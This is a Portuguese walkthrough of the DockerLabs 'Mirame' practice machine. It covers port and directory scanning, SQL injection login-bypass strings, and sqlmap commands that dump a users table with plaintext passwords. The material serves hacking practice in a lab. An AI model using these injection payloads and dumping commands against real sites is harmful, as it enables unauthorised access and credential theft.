# *maq.mirame*

## MÁQUINA MIRAME


**Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.**

**Baixamos o arquivo da página [https://dockerlabs.es/](https://dockerlabs.es/)**

**Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.**


# COLETA DE INFORMAÇÕES

## nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -Pn


```
┌──(root㉿soja)-[~]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 23:24 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000052s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
|_  256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
80/tcp open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: Login Page
|_http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms wp-admin (172.17.0.2)
```

**Verificando as portas podemos ver que temos duas postas abertas  a 22 e a 80.**

**22/tcp open  ssh    OpenSSH 9.2p1 Debian**
**80/tcp open  http   Apache httpd 2.4.61 ((Debian))**

**Vamos explorar na porta 80  através do ip da máquina pelo navegador  http://172.17.0.2/**

**Veja que temos uma pagina de login na porta 80**





**Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.**

**gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html**


```
┌──(root㉿soja)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/
directory-list-2.3-medium.txt -x .txt,.php,.py,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-lis
t-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2351]
/.php                 (Status: 403) [Size: 275]
/page.php             (Status: 200) [Size: 2169]
/auth.php             (Status: 200) [Size: 1852]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```

**Achamos outra pagina [http://172.17.0.2/page.php](http://172.17.0.2/page.php)**





**Vamos fazer uma injeção de sql injection :**

**usuario: admin' --**
**senha: ' OR '1'='1**





**Esse erro indica que o código no arquivo `auth.php` está tentando executar uma consulta SQL com uma entrada que causou um erro de sintaxe, provavelmente devido a um teste de injeção de SQL com `'1'='1'`. Isso sugere que o campo de entrada não está sendo corretamente sanitizado antes de ser usado na consulta SQL, o que pode indicar uma vulnerabilidade de injeção de SQL.**




**Vamos usar o SQLmap para explorar automaticamente essa vulnerabilidade. A ferramenta SQLmap pode detectar e explorar injeções de SQL e também obter informações sobre o banco de dados, como nomes de tabelas e colunas.**

**sqlmap -u "http://172.17.0.2/auth.php" –data="username=admin&password=test" --dbs**


**Achamos : Information_Schema,  e users.**




**comando abaixo para ver as tabelas de users:**

**sqlmap -u "http://172.17.0.2/auth.php" –data="username=admin&password=test" -D users –tables**


**Achamos usuarios**




**comando abaixo para ver  as colunas:**

**sqlmap -u "http://172.17.0.2/auth.php" –data="username=admin&password=test" -D users -T usuarios –columns**

**Achamos: id, password e username.**




**comando abaixo é para ver o para ver o: id, password e username.**

**sqlmap -u "http://172.17.0.2/auth.php" –data="username=admin&password=test" -D users -T usuarios -C password,username,id --dump**

| password | username | id |
|---|---|---|
| chocolate-administrador | admin | 1 |
| lucas | lucas | 2 |
| soyagustin123 | agustin | 3 |
| directorio-travieso | directorio | 4 |
| | | |
| | | |
| | | |

```
there were multiple injection points, please select the one to use for following inj
ections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[18:00:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.61
back-end DBMS: MySQL ⩾ 5.0 (MariaDB fork)
[18:00:55] [INFO] fetching entries of column(s) 'id,password,username' for table 'us
uarios' in database 'users'
[18:00:55] [INFO] resumed: '1'
[18:00:55] [INFO] resumed: 'chocolateadministrador'
[18:00:55] [INFO] resumed: 'admin'
[18:00:55] [INFO] resumed: '2'
[18:00:55] [INFO] resumed: 'lucas'
[18:00:55] [INFO] resumed: 'lucas'
[18:00:55] [INFO] resumed: '3'
[18:00:55] [INFO] resumed: 'soyagustin123'
[18:00:55] [INFO] resumed: 'agustin'
[18:00:55] [INFO] resumed: '4'
[18:00:55] [INFO] resumed: 'directoriotravieso'
[18:00:55] [INFO] resumed: 'directorio'
Database: users
Table: usuarios
[4 entries]
+-------------------------+-------------+----+
| password                | username    | id |
+-------------------------+-------------+----+
| chocolateadministrador  | admin       | 1  |
| lucas                   | lucas       | 2  |
| soyagustin123           | agustin     | 3  |
| directoriotravieso      | directorio  | 4  |
+-------------------------+-------------+----+
```

**Vamos entrar no diretório que achamos conforme a imagem acima: /directoriotravieso**

**http://172.17.0.2/directoriotravieso/**

172.17.0.2/directoriotravieso/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Index of /directoriotravieso


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| miramebien.jpg | 2024-08-10 19:53 | 6.2K | |

